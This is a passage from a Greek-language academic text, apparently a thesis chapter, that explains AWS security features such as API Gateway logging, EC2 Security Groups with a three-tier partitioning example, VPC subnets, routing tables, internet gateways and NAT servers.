- **Throttling**: Διαχείριση του πλήθους των request στην μονάδα του χρόνου ώστε να επιτευχθεί μεγάλο throughput. Πρέπει ο κάθε χρήστης να έχει στο μυαλό του ένα μοντέλο best effort.
- **Private REST APIs**: Ένα private API είναι ένα API που καλείται μόνο μέσα από ένα Amazon VPC. Μπορεί κανείς να αποκτήσει πρόσβαση στο API του χρησιμοποιώντας ένα interface VPC endpoint, το οποίο είναι μια διεπαφή τερματικού δικτύου που μπορεί να δημιουργήσει στο VPC του. Τα interface endpoints υποστηρίζονται από το AWS PrivateLink, μια τεχνολογία που επιτρέπει την ιδιωτική πρόσβαση σε υπηρεσίες AWS χρησιμοποιώντας ιδιωτικές διευθύνσεις IP.
- Ρύθμιση του API και του user activity logging με το AWS CloudTrail. Το CloudTrail χρησιμοποιεί καταγραφές για να εντοπίζει ενέργειες που έγιναν από χρήστες, ρόλους ή μια AWS υπηρεσία στο API Gateway. Μπορεί να εντοπίσει τι είδους request έγινε στο API Gateway, πότε έγινε, την IP προέλευσης, καθώς και αρκετά άλλα.
- Χρήση του **Amazon Macie** που βοηθά στον εντοπισμό ευαίσθητων δεδομένων στο Amazon S3 με χρήση Μηχανικής Μάθησης.
- Υλοποίηση του **least privilege access**. Χρησιμοποιώντας **IAM** policies μπορεί να ορίστεί σε κάποιον χρήστη να εκτελεί μόνο ενέργειες βάσει του ρόλου του και τίποτα παραπάνω. Για παράδειγμα το είδος των requests που θα μπορεί να κάνει στο API (GET, POST, PUT, DELETE κλπ.). Ακόμη, εάν ένα API endpoint επιτρέπει μόνο ανάγνωση από ένα DynamoDB table, τότε ο χρήστης θα πρέπει να έχει τον κανόνα dynamodb:GetItem ή dynamodb:Query μέσω IAM για το συγκεκριμένο table.
- Υλοποίηση **logging**: Με τη χρήση **CloudWatch Logs**, όλα τα requests προς τα API αποθηκεύονται σε log αρχεία.

3.2.3 AWS EC2 Security Groups

Μια εικονική διεπαφή δικτύου (VNI) βρίσκεται σε κάθε instance που έχει δημιουργηθεί στο AWS προς χρήση. Η Amazon εγκαθιστά ένα firewall από μόνη της σε κάθε instance που δημιουργείται. Έτσι, με αυτή την ενέργεια ελέγχει την κίνηση από και προς σε αυτό το instance. Ως προεπιλογή, η Amazon έχει αποκλείσει οποιαδήποτε κίνηση προς το instance. Έτσι, ο χρήστης θα πρέπει να ενεργοποιεί το network access προς το instance του.

Εάν κάποιος έχει ασχοληθεί με τη χρήση firewalls πάνω σε λειτουργικά συστήματα (π.χ Linux), θα έχει σχετική εμπειρία και γνώση για να μπορέσει να τα διαχειριστεί και στο AWS. Από την άλλη μεριά βέβαια, η Amazon γνωρίζει πως δεν μπορεί ο κάθε πελάτης στο cloud να γνωρίζει πολλά για τα firewalls και ίσως να μην έχει την σχετική εμπειρία. Με αυτό το σκεπτικό δημιούργησε τα **Security Groups**, τα οποία είναι πολύ εύκολα στη χρήση και στην κατανόηση. Συνεπώς, πρέπει να γίνει κατανοητό πως με τα Security Groups μπορεί να γίνει έλεγχος την κίνησης σε κάθε instance, που σημαίνει πως η κίνηση που σχετίζεται με ένα συγκεκριμένο instance, κατευθύνεται μόνο σε αυτο το instance[73].

Τα Security Groups είναι stateful, πράγμα που σημαίνει πως εάν επιτραπεί η εισερχόμενη κίνηση σε ένα port, θα επιτραπεί αυτομάτως και η εξερχόμενη κίνηση σε αυτό το port.


Οι κανόνες που χρησιμοποιούνται στα Security Groups, συσχετίζονται με 3 στοιχεία[73]:

1. **Traffic protocol**: Τα Security Groups υποστηρίζουν 3 πρωτόκολλα:
    - TCP
    - UDP (Δεν χρησιμοποιείται συχνά)
    - ICMP (Χρησιμοποιείται για διαγνωστικούς ελέγχους και για την αποστολή μηνυμάτων σφάλματος.)
2. **Traffic source**: Γίνεται ο έλεγχος του αποστολέα από τον οποίο το instance δέχεται κίνηση. Έτσι, το Security Group θα ορίσει ένα σύνολο από διευθύνσεις IP από τις οποίες θα δέχεται ή θα απορρίπτει πακέτα.
3. **Traffic port**: Με τα ports γίνεται ο έλεγχος των εφαρμογών που ακούνε σε κάποιες από αυτές σύμφωνα με το πρωτόκολλο TCP που αναφέραμε παραπάνω. Αν ο χρήστης θέλει να αποκλείσει κάποιον από την Web εφαρμογή του που φιλοξενεί μια ιστοσελίδα, θα αποκλείσει την θύρα 80, που εξ' ορισμού χρησιμοποιείται για την HTTP κίνηση (μπορεί επίσης να οριστεί και όποια άλλη θύρα ο χρήστης επιθυμεί αντί για την 80).

Συνεπώς, γίνεται αντιληπτό πως τα EC2 Security Groups έχουν μεγάλη σημασία όταν γίνεται η σχεδίαση μιας εφαρμογής η οποία πρέπει να παραμείνει και ασφαλής. Με αυτή τη λειτουργία λοιπόν στο AWS, ο κάθε χρήστης μπορεί εύκολα να διαχειριστεί τα instances.

Όπως προαναφέρθηκε, αρχικά ένα instance δεν δέχεται inbound traffic. Έτσι λοιπόν, πρέπει να δημιουργηθεί ένας κανόνας εφόσον ο χρήστης επιθυμεί κάποια κίνηση. Αυτό μπορεί να γίνει πιο κατανοητό με το παρακάτω παράδειγμα που φαίνεται στο Σχ. 3.6[73]. Θα χρησιμοποιηθεί η AWS Management Console. Βέβαια, κανόνες μπορούν να οριστούν και με το AWS API, όμως προφανώς με την κονσόλα τα πράγματα είναι πιο εύκολα και ευέλικτα. Όπως φαίνεται στο παράδειγμα, έχει επιλεχθεί το Security Group για τον CFWordpress-Webserver. Στη συνέχεια επιλέγεται η καρτέλα Inbound. Κατόπιν, παρουσιάζεται μια λίστα με τα διαθέσιμα πρωτόκολλα σύμφωνα με τα οποία μπορούν να δημιουργηθούν κανόνες. Επιλέγεται το "Custom TCP rule". Στο πεδίο "Port range" εισαγάγεται το port ή το εύρος των ports. Ο χρήστης, θέλοντας να επιτρέψει την HTTP κίνηση στο

instance, εισάγει TCP port 80. Τέλος, στο πεδίο Source εισάγεται η IP ή οι IPs από τις οποίες ο χρήστης επιτρέπει την πρόσβαση. Στην περίπτωση που είναι επιθυμητή η εισερχόμενη κίνηση από όλους, θα εισαχθεί το **0.0.0.0/0** με μορφή **CIDR**.



Σχ. 3.6 Setting Security Group rules. [73]

Πατώντας το κουμπί “Add Rule” εισάγεται επιτυχώς ο κανόνας. Έτσι έχει επιτραπεί σε όλους η πρόσβαση στην Web εφαρμογή.

SECURITY GROUP PARTITIONING TO APPLICATION SECURITY

Όπως αναφέρθηκε προηγουμένως, τα Security groups χρησιμοποιούνται για να ελέγξουν την πρόσβαση στα EC2 instances. Σε αυτό το σημείο όμως έρχεται το εξής χαρακτηριστικό των υπηρεσιών AWS. Το AWS χρησιμοποιεί flat Level 3 δικτύωση, που σημαίνει ότι όλα τα instances μέσα σε έναν λογαριασμό χρήστη, μπορούν να επικοινωνήσουν μεταξύ τους[73]. Πολλοί άλλοι πάροχοι και γενικά οργανισμοί χρησιμοποιούν VLANs, το οποίο σημαίνει πως οι εικονικές τους μηχανές μπορούν να επικοινωνήσουν μόνο με εικονικές μηχανές του ίδιου VLAN. Έτσι σε αυτά τα δίκτυα, πρέπει να υπάρχει ένας router ή ένα gateway για να δρομολογήσει τα πακέτα. Στο AWS χρησιμοποιούνται ιδιωτικές διευθύνσεις μέσω του VPC. Το VPC θα εξηγηθεί πιο αναλυτικά στη παράγραφο 3.2.4.

Προφανώς, τα VLANs χρησιμοποιούνται για να μην υπάρχει πρόσβαση σε ευαίσθητα δεδομένα από μη εξουσιοδοτημένα άτομα. Έτσι οι Web Servers και οι Database Servers ανήκουν σε διαφορετικά VLANs και η κίνηση περνάει πρώτα από το gateway. Παρόλα αυτά, η Amazon δεν υιοθετεί αυτή τη προσέγγιση στο AWS. Υπάρχουν ορισμένα σοβαρά μειονεκτήματα για την χρήση VLANs σε cloud περιβάλλοντα. Αυτά είναι[73]:

- **Καθυστέρηση στο account setup:** Πολλοί πάροχοι cloud που υιοθετούν τα VLANs δέχονται παράπονα από τους πελάτες τους για κατά την αρχική ρύθμιση του λογαριασμού τους και το θεωρούν κουραστικό.
- **Όριο στον αριθμό των VLANs που ένα router μπορεί να διαχειριστεί:** Αυτός ο περιορισμός μπορεί να αντιμετωπιστεί με την προσθήκη περισσότερων routers. Ωστόσο, προσθέτει περιπλοκότητα σε όλη την υποδομή.
- **Περιορισμός στον αριθμό των υπολογιστών που μπορούν να αποτελέσουν ένα VLAN**: Αυτός ο περιορισμός είναι απαράδεκτος για ένα cloud περιβάλλον και γενικά Web εφαρμογές που απαιτούν εκατοντάδες υπολογιστές.

Έτσι, η Amazon μη θέλοντας περιορισμό στους πελάτες της όπως είναι λογικό εφήρμοσε μια σχεδίαση δικτύου για να αποφύγει τέτοιου είδους προβλήματα. Οι δυνατότητες της σχεδιάσης αυτής προσφέρουν[73]:

- **Χρήση της flat Level 3 δικτύωσης:** Η κίνηση βασίζεται σε διευθύνσεις IP με καμία εξάρτηση από Level 2 MAC διευθύνσεις.
- **Σε κάθε instance αποδίδεται μια IP και όλη η κίνηση σε αυτό το instance επιτυγχάνεται μόνο από την IP:** Είτε η κίνηση προέρχεται μέσα από το δίκτυο του AWS είτε εξωτερικά, χωρίς εξαιρέσεις.
- **Μη υποστήριξη VLAN τεχνολογίας**.

Συνεπώς, χρησιμοποιώντας flat Level 3 δικτύωση, και σε συνδυασμό με τα Security Groups, η Amazon επιτυγχάνει την απομόνωση μερών της εφαρμογής παράλληλα με πλήρη επικοινωνία, με ασφάλεια. Ακολούθως, παρατίθεται ένα παράδειγμα.

Μια κοινή τεχνική του AWS είναι η δημιουργία πολλαπλών Security Groups για να διαχωρίσουν την κίνηση σε ένα δίκτυο. Έστω ένας υποθετικός οργανισμός/επιχείρηση με μια εφαρμογή τριών επιπέδων. Το επίπεδο του Web που θα χρησιμοποιείται σαν Web Server, το επίπεδο Business στο οποίο δουλεύουν οι εργαζόμενοι σε μία Java εφαρμογή και το επίπεδο Data, το οποίο διαχειρίζεται δεδομένα σε μία MySQL βάση δεδομένων. Έτσι, αυτά τα 3 επίπεδα θα χωριστούν σε Security Groups. Στο πρώτο επίπεδο ορίζεται ένα security group το οποίο δέχεται TCP κίνηση στο port 80. Του αποδίδεται το όνομα **WebSecurityGroup**. Στο δεύτερο επίπεδο ορίζεται ένα security group το οποίο δέχεται κίνηση στο port 1234. Ονομάζεται **BusinessSecurityGroup**. Ρυθμίζεται έτσι ώστε να δέχεται κίνηση από τα instances που είναι μέλη του **WebSecurityGroup** Τέλος, στο τρίτο επίπεδο ορίζεται ένα security group το οποίο ακούει στο port 3306 που είναι το default της MySQL. Θα ονομαστεί **DataSecurityGroup**. Ρυθμίζεται έτσι ώστε να δέχεται κίνηση μόνο από τα instances που ανήκουν στο **BusinessScurityGroup**. Με αυτά τα βήματα έχουν διασφαλιστεί κάποιες διαδικασίες. Έχει διασφαλιστεί πως όταν τρέχει κάποιος server στο Web , αυτός θα δέχεται κίνηση HTTP δημόσια από παντού. Όταν τρέχει κάποιος server στο επίπεδο Business, έχει διασφαλιστεί πως το BusinessSecurityGroup μπορεί να επικοινωνεί με το WebSecurityGroup και τα instances τα οποία περιλαμβάνει, χωρίς να εκτίθεται στο port 80. Επιπλέον, καθώς έχει οριστεί το DataSecurityGroup να δέχεται κίνηση από το BusinessSecurityGroup, σημαίνει πως όλα τα instances του επιπέδου Business θα επικοινωνούν με τα instances του επιπέδου Data. Ωστόσο, με τον ορισμό το DataSecurityGroup να μην δέχεται κίνηση από το WebSecurityGroup, σημαίνει πως τα instances του επιπέδου Data, εκεί δηλαδή που βρίσκεται η βάση δεδομένων δεν θα είναι προσπελάσιμα από το δημόσιο Internet. Με λίγα λόγια το port 3306 φαίνεται κλειστό από έξω. Αντιλαμβάνεται κανείς δηλαδή πως οποιαδήποτε κίνηση έξω από το AWS δεν μπορεί να φτάσει στην βάση δεδομένων αν δεν περάσει πρώτα από τα

επίπεδα Web και Business. Αυτή η τεχνική ονομάζεται “defense in depth”, κατά την οποία οποιαδήποτε κυβερνοεπίθεση θα πρέπει να διασχίσει πολλά επίπεδα για να φτάσει σε ευαίσθητα δεδομένα.

Σίγουρα τα Security Groups σε έναν οργανισμό είναι πολύ περισσότερα και αυτό είναι ένα απλοποιημένο παράδειγμα προς κατανόηση. Κάτι πολύ χρήσιμο είναι και η πρόσβαση SSH στο port 22. Θα πρέπει δηλαδή να δημιουργηθεί ένα Security Group το οποίο θα επιτρέπει την πρόσβαση μόνο σε συγκεκριμένους χρήστες για να μην είναι ικανός κάποιος κακόβουλος χρήστης να εκτελεί bruteforce επιθέσεις.

Με τη συγκεκριμένη υλοποίηση όμως γεννιέται μία άλλη ευπάθεια, την οποία το Security Group partitioning δεν επιλύει. Επειδή όπως αναφέρθηκε, τα Security Groups στο AWS λειτουργούν με flat Level 3 δικτύωση, κάθε instance έχει τη δική του IP η οποία είναι δημόσια. Έτσι, το ίδιο το instance γίνεται στόχος εξωτερικών επιθέσεων. Αυτό το πρόβλημα επιλύεται με το VPC (Virtual Private Cloud) το οποίο θα αναλυθεί στη συνέχεια στη παράγραφο 3.2.4.

SECURITY GROUP BEST PRACTICES

Συνοψίζοντας για τα Security Groups, καλό είναι να αναφερθούν κάποιες καλές πρακτικές που είναι επιθυμητό να τηρούνται για την ασφάλεια στο EC2 AWS. Αυτές είναι[73]:

- **Αποφυγή του Default Security Group**: Είναι προτιμότερο να δημιουργηθούν πολλά Security Groups, παρά πολλοί κανόνες κίνησης δικτύου στο Default.
- **Χρήση μόνο απαραίτητων ports**: Κλείνοντας ports που δεν έχουν καμία χρήση στο να μένουν ανοιχτά, μειώνονται οι πιθανότητες κακόβουλων επιθέσεων.
- **Partitioning των εφαρμογών**: Όπως φάνηκε και στο παράδειγμα, είναι πολύ σημαντικό να χωριστεί σε επίπεδα η εφαρμογή με τεχνικές όπως “defense in length” ώστε να μην υπάρχει πρόσβαση σε ευαίσθητα δεδομένα από μη εξουσιοδοτημένους χρήστες. Έτσι διασφαλίζεται η εμπιστευτικότητα και η ακεραιότητα των δεδομένων.
- **Απαγόρευση πρόσβασης System Administrator**: Με χρήση της μάσκας CIDR, μπορεί να επιτραπεί η πρόσβαση διαχειριστή στα instances μόνο από σημεία εμπιστοσύνης. Για την περίπτωση που κάποιος εργάζεται απομακρυσμένα, μπορεί να στηθεί ένα δίκτυο VPN από τον σταθμό απομακρυσμένη εργασίας στο δίκτυο του οργανισμού, και από εκεί προώθηση της κίνησης διαχειριστή AWS μέσω του δικτύου του οργανισμού για την αντιστοίχιση με την μάσκα CIDR.


3.2.4 AWS Virtual Private Cloud (VPC)

Όπως αναφέρθηκε και στην παράγραφο 3.2.3, ακόμα και με τις βέλτιστες πρακτικές για την προστασία των EC2 instances με χρήση των Security Groups, τα ίδια παραμένουν εκτεθειμένα βάσει των δημόσιων IP διευθύνσεων τους.

Γι αυτόν τον λόγο οι υπηρεσίες AWS επιλύουν αυτό το πρόβλημα με την χρήση της τεχνολογίας VPC. Η τεχνολογία VPC δημιουργεί μία εικονική τοπολογία δικτύου που διαχωρίζει τα instances από το γενικό περιβάλλον AWS. Τα instances βρίσκονται μέσα στο δικό τους ιδιωτικό VPC δίκτυο με πρόσβαση μέσω του περιβάλλοντος VPC μόνο, και όχι δημόσια. Η τεχνολογία VPC παρέχει πολλές λειτουργίες και είναι ευέλικτη. Ο χρήστης μπορεί να δημιουργήσει τους δικούς του κανόνες για την κίνηση από και προς κάθε instance. Μπορεί ακόμη και να επιτρέψει την δημόσια πρόσβαση σε αυτά με χρήση Elastic IP διευθύνσεων. Το πιο σημαντικό είναι πως μπορεί να δημιουργήσει υποδίκτυα (subnets) για να διαχωρίσει την κίνηση των instances. Ακόμη, με την χρήση VPN ο χρήστης μπορεί να δημιουργήσει μια σύνδεση μεταξύ του data center και του VPC ιδιωτικού δικτύου. Έτσι θα διασφαλιστεί πως η κίνηση δεν εκτίθεται δημόσια[73]. Αυτό που πρέπει να ξεκαθαριστεί για το θέμα της ασφάλειας, είναι πως στην πραγματικότητα το VPC τρέχει μέσα στο AWS, συνεπώς δεν πρέπει να ξεχνάμε πως η ασφάλεια παρέχεται από λογισμικό και όχι έχοντας τα EC2 instances σε κάποιο ξεχωριστό φυσικό περιβάλλον.

Για να κατανοηθεί η ασφάλεια στο VPC, θα πρέπει αρχικά να γνωστοποιηθούν τα είδη υποδικτύωσης που υποστηρίζει. Αυτά είναι 4[73]:

- **VPC με public subnet**: Είναι ο βασικός τύπος subnet όταν δημιουργείται ένα VPC. Είναι προσπελάσιμο από το δημόσιο Internet και όλα τα instances μπορούν να έχουν άμεση πρόσβαση στο Internet με κίνηση από και προς το instance.
- **VPC με public και private subnet**: Ένα private subnet βρίσκεται μέσα στο VPC και δεν έχει πρόσβαση στο Internet. Έτσι, όπως γίνεται κατανοητό, αυτό το είδος subnet χρησιμοποιείται για την επικοινωνία των instances μεταξύ τους μέσα στο subnet. Εκτός βέβαια εάν κάποιο instance βρίσκεται σε public subnet και χρησιμοποιεί NAT (Network Address Translation). Έτσι, η κίνηση μέσω του instance που χρησιμοποιεί NAT δρομολογείται μέσω αυτού στο δημόσιο Internet.
- **VPC με public και private subnet και VPN hardware access**: Αυτός ο τύπος subnet είναι σχεδόν ο ίδιος με τον προηγούμενο, με την διαφορά ότι σε αυτή τη περίπτωση μπορεί να υπάρχει και απευθείας σύνδεση ανάμεσα στο VPC και ένα data center για παράδειγμα με χρήση VPN, όπως εξηγήθηκε και νωρίτερα.
- **VPC με private subnet και VPN hardware access**: Σε αυτού του τύπου υποδικτύωση, αποκλείεται κάθε πόρος AWS από το δημόσιο Internet, αλλά επιτρέπεται η προσπέλαση μέσω VPN όπως έχει αναφερθεί.



Σχ. 3.7 AWS Virtual Private Cloud [73]

Όπως και στα EC2 Security Groups, έτσι και σε αυτήν την περίπτωση, με τη χρήση VPC μπορούν να οριστούν Security Groups για τα instances.

Όταν δημιουργείται ένα VPC, κάθε instance δέχεται από μια IP διεύθυνση στο εύρος που θα οριστεί. Αυτό γίνεται εύκολα στο AWS με την χρήση του DHCP, το οποίο αποδίδει αυτομάτως από μία. Για παράδειγμα αν έχει οριστεί η διεύθυνση 10.0.0.0/16 μέσω CIDR κατά τη δημιουργία του VPC και στο 10.0.0.0/24 έχει δημιουργηθεί το υποδίκτυο, το instance που θα δημιουργηθεί ενδέχεται να πάρει την διεύθυνση 10.0.0.6. Αυτή είναι η ιδιωτική του διεύθυνση και όχι η δημόσια. Για να γίνει αυτό το instance προσπελάσιμο από το δημόσιο Internet, Θα πρέπει να του δοθεί μία Elastic IP. Και εφόσον μπορούν να δοθούν πολλές Elastic IPs σε ένα instance, υπάρχει η δυνατότητα πολλών εφαρμογών σε έναν μόνο server.

SUBNET INSTANCE COMMUNICATION

Παρόλο που μπορεί να χρησιμοποιούνται instances σε ένα public subnet, τα πακέτα δεν ταξιδεύουν απευθείας στο Internet. Θα πρέπει να περάσουν από ένα gateway που βρίσκεται στο VPC. Το gateway δεν ανήκει σε κάποιο υποδίκτυο και όλα τα instances πρέπει να στείλουν την κίνηση σε αυτό το Internet Gateway για να δρομολογηθεί στο Internet (Σχ, 3.7). Και εφόσον υπάρχει η Elastic IP στο instance, η κίνηση θα δρομολογηθεί στο Internet. Η Elastic IP είναι αναγκαία ακόμα και μέσα σε ένα public subnet.

Στην περίπτωση όμως του private subnet, δεν θα μπορεί να του αποδοθεί μία Elastic IP. Αυτό δεν αποτελεί πρόβλημα στην περίπτωση που ο χρήστης θέλει να απαγορεύσει σε αυτό το instance να δέχεται κίνηση. Όμως θα πρέπει να σκεφτεί και το θέμα της συντήρησης των instances π.χ ενημερώσεις. Θα πρέπει να υπάρχει ένας τρόπος να δέχεται ενημερώσεις. Γι αυτόν τον λόγο θα χρησιμοποιηθεί το NAT, το οποίο θα δεχθεί την κίνηση από το instance και με την σειρά του θα μιλήσει με το Internet για δεχθεί τις ενημερώσεις που με την σειρά του θα τις στείλει στο instance. Όλα αυτά γίνονται με τη βοήθεια του **routing table.**

VPC ROUTING TABLES


Κάθε VPC περιέχει ένα virtual router που ελέγχει όλη τη κίνηση του κάθε instance σε κάθε subnet του δικτύου. Κάθε subnet λοιπόν έχει ένα routing table που σχετίζεται με αυτό και ελέγχει την δρομολόγηση των πακέτων του κάθε instance σε όλο το δίκτυο. Κάθε VPC έχει το default routing table όταν δημιουργείται. Αυτό το routing table έχει έναν αρχικό κανόνα. Ο κανόνας επιτρέπει την επικοινωνία μεταξύ των instances μέσα στο subnet[73].

INTERNET GATEWAY

Όταν χρησιμοποιείται η Management Console για να δημιουργηθεί ένα VPC, αυτομάτως δημιουργείται ένα gateway γι αυτό το VPC. Έπειτα, πρέπει να προστεθεί το gateway στο routing table του subnet. Στη συνέχεια θα προστεθεί μία Elastic IP σε κάθε instance που ο χρήστης επιθυμεί να επικοινωνεί με το δημόσιο Internet. Αυτή η Elastic IP θα επικοινωνήσει με το Internet Gateway για να επικοινωνήσει και ο χρήστης με το Internet[73].

NAT SERVERS

Στα είδη των υποδικτύων που αναφέρονται σε προηγούμενη παράγραφο, εξηγήθηκε πως εάν ο χρήστης δημιουργήσει ένα private subnet, δεν μπορεί να επικοινωνήσει με άλλα υποδίκτυα, καθώς και με το Internet. Εκτός αν χρησιμοποιηθεί το NAT. Έτσι, η βασική ιδέα είναι να χρησιμοποιηθεί ένα instance ως NAT server που θα ανταλλάσει δεδομένα μεταξύ subnets. Στο Σχ. 3.8 [73] μπορεί πιο εύκολα να κατανοηθεί η λογική της σχεδίασης. Έχει δημιουργηθεί ένα NAT instance στο pubic subnet 10.0.0.0 που επιτρέπει την κίνηση από το private subnet 10.0.1.0 ώστε να φτάσει στο Internet Gateway και στο Internet.



Σχ. 3.8 Complex VPC configuration [73]

Προφανώς, για να κάνει σωστά την δουλειά του το NAT instance, θα πρέπει να του οριστεί ένα Security Group. Το Security Group θα πρέπει να περιγράφει σε ποια ports θα δέχεται κίνηση το NAT, όπως επίσης και τη διεύθυνση του private subnet που θα προωθεί κίνηση στο NAT.

Επίσης, στο Σχ. 3.8 μπορεί να φανεί το πλεονέκτημα που αναφέρθηκε για το VPC. Υπάρχει ένα public subnet το οποίο εκθέτει τα instances του στο Internet και ένα private subnet, το οποίο περιλαμβάνει τους database servers της εφαρμογής και δεν έχει public IP. Μπορεί να κατανοήσει κανείς λοιπόν πως η κίνηση του δημοσίου Internet δεν μπορεί να φτάσει στους database servers. Έτσι προστίθεται ένα επίπεδο ασφάλειας. Ακόμη μπορεί κανείς να παρατηρήσει 2 routing tables. Το ένα βρίσκεται στο public subnet και περιέχει routing κανόνες για τα instances και το Internet Gateway. Το άλλο βρίσκεται στο private subnet όπου εκεί βρίσκεται το NAT instance για να ορίσει κανόνες πρόσβασης προς το public subnet και κατ επέκταση στο Internet.

VPC Network Access Control Lists

